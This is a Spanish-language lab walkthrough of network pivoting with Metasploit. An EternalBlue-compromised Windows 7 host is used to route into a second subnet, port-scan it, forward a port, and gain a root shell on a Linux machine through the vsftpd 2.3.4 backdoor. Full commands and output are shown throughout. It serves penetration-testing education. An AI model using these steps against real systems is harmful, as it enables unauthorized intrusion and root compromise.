


---


# Pivoting: La Ruta de Acceso Oculta a Redes Internas



## Introducción

En el mundo de la ciberseguridad, el **pivoteo** es una técnica avanzada y fundamental que permite a los atacantes **eludir** las barreras de red para alcanzar objetivos que no son accesibles directamente. Este documento técnico describe de manera detallada un caso práctico de **pivoteo**, ilustrando cómo una máquina comprometida se convierte en un punto de apoyo estratégico para infiltrarse más profundamente en una red. Mediante un enfoque paso a paso, se explica cómo se logra el acceso inicial, se establece una conexión segura con la máquina pivote y se utiliza para escanear y explotar una segunda máquina en un segmento de red distinto.

### Topología del laboratorio:



En esta imagen refleja un acceso inicial a una **máquina windows 7** vulnerable al **exploit eternal blue** en la cual mediante el comando (' sessions ') nos arroja que tenemos una sesions de meterpreter hacia la máquina **windows 7** accederemos a la sessions para poder interactuar con el equipo mediante el comando (' sessions -i 1 ')

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions
      Home
Active sessions
=====
  Id  Name   Type          Information           Connection
  --  --   --
  1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ PIV-PC 192.168.211.144:4445 → 192.168.211.153:49159 (192.168.211.153)

[*] Starting interaction with 1 ...

meterpreter > [REDACTED]
```

una vez que tenemos la sessions cargada de meterpreter podemos empezar a interactuar con el equipo en este caso revisaremos la configuraciones de red donde podemos ver que tienes **2 interfaces de red** donde la **Interface 11** tiene como direccion **IPv4 192.168.211.153** mediante este IP es como se origino el acceso inicial podemos ver que la **Mascara de red es 255.255.255.0**

También podemos apreciar la segunda interfaz de red **Interface 13** donde el **segmento de red es 192.168.18.0/24** tambien podemos ver que la direccion **IPv4 192.168.18.145** donde tienes una **Mascara de red 255.255.255.0**

```
meterpreter > ipconfig
Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name : Conexión de red Intel(R) PRO/1000 MT
Hardware MAC : 00:0c:29:8f:42:0d
MTU : 1500
IPv4 Address : 192.168.211.153
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4925:33d5:cff6:a9ea
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name : Adaptador ISATAP de Microsoft
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:1291
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5efe:c0a8:d399
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name : Conexión de red Intel(R) PRO/1000 MT #2
Hardware MAC : 00:0c:29:8f:42:17
MTU : 1500
IPv4 Address : 192.168.18.145
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::990a:df0a:56c6:2d22
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Para poder empezar a realizar el pivoting hacia el segmento de red **192.168.18.0/24** debemos de agregar la ruta con el comando (**' route add 192.168.18.0 255.255.255.0 1 '**) este comando se usa para agregar una ruta de red a través de una sesión de Meterpreter. Esto nos permite como atacantes acceder y escanear subredes a las que la máquina comprometida tiene acceso, pero que no son accesibles directamente desde la máquina del atacante.

**route add:** La instrucción principal para agregar una nueva ruta en Metasploit.

**192.168.18.0:** Es la **dirección de la red de destino** a la que se desea acceder.

**255.255.255.0:** Es la **máscara de subred**, que define el rango de direcciones IP de la red de destino. En este caso, **/24**, lo que significa que la red va desde 192.168.18.1 hasta 192.168.18.254.

**1:** Es el **número de la sesión de Meterpreter** que se utilizará como **pivote** o punto de enlace para llegar a la red de destino.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > route add 192.168.18.0 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

para corroborar de que la ruta se haya agregado correctamente podemos usar el comando (**' route print '**) el cual nos da las tablas de rutas activas en IPv4

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > route add 192.168.18.0 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/ms17_010_eternalblue) > route print
```

IPv4 Active Routing Table

Subnet	Netmask	Gateway
192.168.18.0	255.255.255.0	Session 1

```
[*] There are currently no IPv6 routes defined.
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

para poder empezar a escanear el segmento de red podemos usar el auxiliar de portscan (**' use auxiliary/scanner/portscan/tcp '**) auxiliar que escanea todas las ips en busca de puertos abiertos

(**' set RHOSTS 192.168.18.0/24 '**) segmento de red que escanearemos

(**' set PORTS 21,22,445,80 '**) puertos de interés que buscamos escanear

(**' run '**) lanza el escaneo

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.18.0/24
RHOSTS ⇒ 192.168.18.0/24
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 21,22,445,80
PORTS ⇒ 21,22,445,80
msf6 auxiliary(scanner/portscan/tcp) > run
█
```

este proceso puede tardar varios minutos pero yo para fines de la prácticas use directamente la IP de la máquina final objetivo donde el **segmento de red 192.168.18.0/24** la cual la IP de la maquina es **192.168.18.143** por ello modifique el script **auxiliary/scanner/portscan/tcp** insertando directamente la **IP** en lugar de la subred

(‘ **set RHOSTS 192.168.18.143** ’) escaneo directo a la IP de interés del segmento de red

Podemos ver que nos encuentra los puertos seteados en el escaneo que son los puertos **21,22,445,80**

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.18.143
RHOSTS => 192.168.18.143
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.18.143      - 192.168.18.143:21 - TCP OPEN
[+] 192.168.18.143      - 192.168.18.143:22 - TCP OPEN
[+] 192.168.18.143      - 192.168.18.143:80 - TCP OPEN
[+] 192.168.18.143      - 192.168.18.143:445 - TCP OPEN
[*] 192.168.18.143      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

una vez que sabemos cuales son los puertos abiertos para poder explotarlo en nuestra máquina objetivo final (**192.168.18.143**) se tiene que hacer un **port forwarding** para ello nos metemos a la sesión de meterpreter de la **windows 7** y usamos el comando (‘ **portfwd add -l 5555 -p 21 -r 192.168.18.143** ’) este comando se usa para crear un reenvío de puerto (port forwarding) a través de la sesión de Meterpreter. Esto permite al atacante acceder a un servicio en una máquina remota como si estuviera en su propia máquina local

Este comando **crea un túnel**. Cualquier tráfico que el atacante envíe a su máquina local al **puerto 5555** será reenviado a la **máquina remota 192.168.18.143 al puerto 21**

a el puerto que hemos hecho el port forwarding el **puerto 21** eso quiere decir **atacaremos el puerto 21** para poder tener acceso a la máquina objetivo final

```
msf6 auxiliary(scanner/portscan/tcp) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > portfwd add -l 5555 -p 21 -r 192.168.18.143
[*] Forward TCP relay created: (local) :5555 → (remote) 192.168.18.143:21
meterpreter >
```

File System

cerramos la sesión de meterpreter con **Ctrl + z**

```
msf6 auxiliary(scanner/portscan/tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd add -l 5555 -p 21 -r 192.168.18.143
[*] Forward TCP relay created: (local) :5555 → (remote) 192.168.18.143:21
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y. Run the help command for more details.
msf6 auxiliary(scanner/portscan/tcp) > 
```

para poder atacar el puerto 21 de la máquina objetivo final usaremos el exploit **vsftpd\_234\_backdoor** que ataca directamente el servicio de **FTP “File Transfer Protocol” (Protocolo de Transferencia de Archivos)**

(‘ use exploit/unix/ftp/vsftpd\_234\_backdoor ’) cargamos el exploit para el servicio FTP  
(‘ set RHOSTS 192.168.18.143 ’) seteamos la IP del Objetivo final  
(‘ exploit ’) ejecutamos el exploit

```
msf6 auxiliary(scanner/portscan/tcp) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.18.143
RHOSTS ⇒ 192.168.18.143
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.18.143:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.18.143:21 - USER: 331 Please specify the password.
[+] 192.168.18.143:21 - Backdoor service has been spawned, handling ...
[+] 192.168.18.143:21 - UID: uid=0(root) gid=0(root)

```

una vez que se ha ejecutado podemos ver que se realizó con éxito el exploit y nos devuelve una shell de linux donde el usuario es **root**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.18.143:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.18.143:21 - USER: 331 Please specify the password.
[+] 192.168.18.143:21 - Backdoor service has been spawned, handling ...
[+] 192.168.18.143:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.18.145:49174 → 192.168.18.143:6200 via session 1) at 2025-09-18 14:37:00 -0400

```

podemos empezar a interactuar con la maquina final objetivo desde una shell con el comando (‘ whoami ’) el cual dicho comando pregunta que usuarios somos y remos el usuario **root** que tiene el máximo de privilegios en linux

```
[*] Command shell session 2 opened (192.168.18.145:49174 → 192.168.18.143:6200 via session 1) at 2025-09-18 14:37:00 -0400
whoami
root

```

podemos también listar los archivos con (' ls ') y así todos los comando c

```
ls
bin  Trash
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

podemos salirnos de las sesiones de meterpreter y podemos lista las sesiones con el comando (' sessions -l ') y podemos ver las dos sesiones tanto la de la **máquina windows 7** que fue nuestro acceso inicial y **nuestro pivote** hacia nuestra máquina **Linux que es nuestro objetivo final**

#### explicación:

La conexión se estableció desde la dirección **IP 192.168.211.144 (Maquina tacantes)** hacia la máquina **victima con IP 192.168.211.153**. Esta es la **conexión inicial**, el primer paso en el ataque.

La parte más importante y que lo explica todo es la etiqueta **vía session 1**. Esto nos dice que esta conexión a la máquina Unix (192.168.18.143) **no se hizo directamente**, sino que **se enrutó a través de la Sesión 1 (la máquina Windows)**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l
Home
Active sessions
=====
Id  Name      Type          Information           Connection
--  --        --
1   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ PIV-PC  192.168.211.144:4445 → 192.168.211.153:49159 (192.168.211.153)
2   shell      cmd/unix    192.168.18.145:49174 → 192.168.18.143:6200 via session 1 (192.168.18.143)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

## Conclusión

El proceso detallado en este documento demuestra la efectividad de la técnica de **pivoteo** como una herramienta crucial en el arsenal de un *pentester* o atacante. A través de una serie de pasos lógicos, que incluyen el escaneo de puertos, el reenvío de tráfico y la explotación de vulnerabilidades, se logró acceder exitosamente a la máquina objetivo final. El resultado final, la obtención de una *shell* con privilegios de *root*, subraya la importancia de comprender y mitigar este tipo de ataques, ya que incluso una máquina aparentemente aislada puede servir como puerta de entrada a sistemas críticos dentro de una organización. Este caso de estudio ofrece una visión clara de cómo se articulan las diferentes etapas de un ataque para alcanzar el objetivo deseado.